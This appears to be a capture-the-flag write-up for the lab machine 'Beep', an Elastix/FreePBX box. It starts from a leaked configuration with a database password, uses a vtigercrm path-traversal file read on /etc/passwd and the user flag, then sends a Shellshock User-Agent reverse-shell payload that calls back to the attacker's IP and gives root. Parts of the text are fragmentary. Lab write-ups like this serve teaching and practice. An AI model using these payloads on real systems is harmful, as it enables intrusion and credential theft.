IN ALLOWING THE ASTERISK USER TO TAR/UNTAR ANY FILE # CUSTOMASERROR=true|false # DEFAULT VALUE: true # If false, then the Destination Registry will not report unknown destinations as errors. This should be # left to the default true and custom destinations should be moved into the new custom apps registry. # DYNAMICHINTS=true|false # DEFAULT VALUE: false # If true, Core will not statically generate hints, but instead make a call to the AMPBIN php script, # and generate_hints.php through an Asterisk's #exec call. This requires Asterisk.conf to be configured # with "execincludes=yes" set in the [options] section. # XTNCONFLICTABORT=true|false # BADDESTABORT=true|false # DEFAULT VALUE: false # Setting either of these to true will result in retrieve_conf aborting during a reload if an extension # conflict is detected or a destination is detected. It is usually better to allow the reload to go # through and then correct the problem but these can be set if a more strict behavior is desired. # SERVERINTITLE=true|false # DEFAULT VALUE: false # Precede browser title with the server name. # USEDEVSTATE = true|false # DEFAULT VALUE: false # If this is set, it assumes that you are running Asterisk 1.4 or higher and want to take advantage of the # func_devstate.c backport available from Asterisk 1.6. This allows custom hints to be created to support # BLF for server side feature codes such as daynight, followme, etc. # MODULEADMINWGET=true|false # DEFAULT VALUE: false # Module Admin normally tries to get its online information through direct file open type calls to URLs that # go back to the freepbx.org server. If it fails, typically because of content filters in firewalls that # don't like the way PHP formats the requests, the code will fall back and try a wget to pull the information. # This will often solve the problem. However, in such environment there can be a significant timeout before # the failed file open calls to the URLs return and there are often 2-3 of these that occur. Setting this # value will force FreePBX to avoid the attempt to open the URL and go straight to the wget calls. # AMPDISABLELOG=true|false # DEFAULT VALUE: true # Whether or not to invoke the FreePBX log facility # AMPSYSLOGLEVEL=LOG_EMERG|LOG_ALERT|LOG_CRIT|LOG_ERR|LOG_WARNING|LOG_NOTICE|LOG_INFO|LOG_DEBUG|LOG_SQL|SQL # DEFAULT VALUE: LOG_ERR # Where to log if enabled, SQL, LOG_SQL logs to old MySQL table, others are passed to syslog system to # determine where to log # AMPENABLEDEVELDEBUG=true|false # DEFAULT VALUE: false # Whether or not to include log messages marked as 'devel-debug' in the log system # AMPMPG123=true|false # DEFAULT VALUE: true # When set to false, the old MoH behavior is adopted where MP3 files can be loaded and WAV files converted # to MP3. The new default behavior assumes you have mpg123 loaded as well as sox and will convert MP3 files # to WAV. This is highly recommended as MP3 files heavily tax the system and can cause instability on a busy # phone system. # CDR DB Settings: Only used if you don't use the default values provided by FreePBX. # CDRDBHOST: hostname of db server if not the same as AMPDBHOST # CDRDBPORT: Port number for db host # CDRDBUSER: username to connect to db with if it's not the same as AMPDBUSER # CDRDBPASS: password for connecting to db if it's not the same as AMPDBPASS # CDRDBNAME: name of database used for cdr records # CDRDBTYPE: mysql or postgres mysql is default # CDRDBTABLENAME: Name of the table in the db where the cdr is stored cdr is default # AMPVMUMASK=mask # DEFAULT VALUE: 077 # Defaults to 077 allowing only the asterisk user to have any permission on VM files. If set to something # like 007, it would allow the group to have permissions. This can be used if setting apache to a different # user then asterisk, so that the apache user (and thus ARI) can have access to read/write/delete the # voicemail files. If changed, some of the voicemail directory structures may have to be manually changed. # DASHBOARD_STATS_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 6 # DASHBOARD_INFO_UPDATE_TIME=integer_seconds # DEFAULT VALUE: 20 # These can be used to change the refresh rate of the System Status Panel. Most of # the stats are updated based on the STATS interval but a few items are checked # less frequently (such as Asterisk Uptime) based on the INFO value # ZAP2DAHDICOMPAT=true|false ZAP2DAHDICOMPAT=true # DEFAULT VALUE: false # If set to true, FreePBX will check if you have chan_dadhi installed. If so, it will # automatically use all your ZAP configuration settings (devices



ER: Username to access the Asterisk Manager Interfa
p109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=a
SBIN: Location of (root) command line scripts # AM

I used these credentials to successfully authenticate against elastix.




CPU Info: AMD EPYC 7401P 24-Core Processor
Uptime: 30 min
CPU Speed: 2,000.00 MHz
Memory usage: RAM: 1,010.39 Mb SWAP: 1,023.99 Mb

Telephony Service RUNNING
Instant Messaging Service NOT RUNNING
Fax Service RUNNING
Email Service RUNNING
Database Service RUNNING
Web Server RUNNING
Elastix Call Center Service NOT INSTALLED

Hard Disk Capacity: 6.66GB
Mount Point: /
Manufacturer: N/A

Logs: 6.6M **Local Backups:** 44K
Emails: 8.0K **Configuration:** 76M
Voicemails: 176K **Recordings:** 8.0K


Now that I am authenticated I will try to run the LFI again, this time against different directories, I started with /etc/passwd to get an idea of users on the system – fanis looks a good candidate.



```
https://beep.htb/vtigercrm/graph.php?current_language=../../../../../../../..//etc/passwd%00&module=Accounts&action
```

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nolog
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:new
/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ft
/bin/bash distcache:x:94:94:Distcache:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin pcap:x:77:77::/var/arpw
/lib/imap:/bin/bash dbus:x:81:81:System message bus:/:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin mailman:x:41:41:GNU
/sbin/nologin postfix:x:89:89::/var/spool/postfix:/sbin/nologin asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash rpcuser:x:29:
User:/var/lib/nfs:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin spamfilter:x:500:500::/home/spamfilter:/
/sbin/nologin fanis:x:501:501::/home/fanis:/bin/bash Sorry! Attempt to access restricted file.
```


I used this knowledge to grab the user flag by traversing to /home/fanis/user.txt



```
https://beep.htb/vtigercrm/graph.php?current_language=../../../../../../../..//home/fanis/user.txt%00&module=Accounts&action
```

```
aeff3def0c765c2677b94715cffa73ac Sorry! Attempt to access restricted file.
```

After enumerating this service further I didn't find anything helpful. I also unsuccessfully attempted to log in to the MySQL Database using these credentials due to my machine not having the appropriate permissions to access it. I decided to check out port 10000 which was running webmin. I noticed upon attempting to login in it used cgi.




Login failed. Please try again.

Login to Webmin

You must enter a username and password to login to the Webmin server on 10.10.10.7.


Username	blah
Password	

□ Remember login permanently?



Status	Method	Domain	File	Cause	Type	Transferred	S
200	POST	10.10.10.7:10000	session_login.cgi	document	html	2.69 KB	2
200	GET	10.10.10.7:10000	style.css	stylesheet	css	cached	2
200	GET	10.10.10.7:10000	toggleview.js	script	js	cached	3
200	GET	10.10.10.7:10000	sorttable.js	script	js	cached	0
200	GET	10.10.10.7:10000	favicon.ico	img	plain	cached	2

This could potentially be vulnerable to a shellshock attack, I used this to successfully spawn a reverse shell as the root user.



Method: POST


URL: https://10.10.10.7:10000/session_login.cgi

Request Headers

```
Host: 10.10.10.7:10000
User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/10.10.14.2/9001 0>&1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://10.10.10.7:10000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Connection: keep-alive
```


Request Body

```
page=%2F&user=blah&pass=as%5Cclkj
```



```
root@kali:~# nc -vlp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from beep.htb [10.10.10.7] 58806
bash: no job control in this shell
[root@beep webmin]# whoami; uname -a
root
Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686 athlon i386 GNU/Linux
[root@beep webmin]# 
```

There is however a much easier way to root; using the credentials from the LFI exploit to log in via SSH...



```
root@kali:~/Desktop/HTB/Beep# ssh root@beep.htb
The authenticity of host 'beep.htb (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdg1pEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'beep.htb,10.10.10.7' (RSA) to the list of known hosts.
root@beep.htb's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
----------------------------------------------------

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# whoami; uname -a
root
Linux beep 2.6.18-238.12.1.el5 #1 SMP Tue May 31 13:23:01 EDT 2011 i686 athlon i386 GNU/Linux
[root@beep ~]# 
```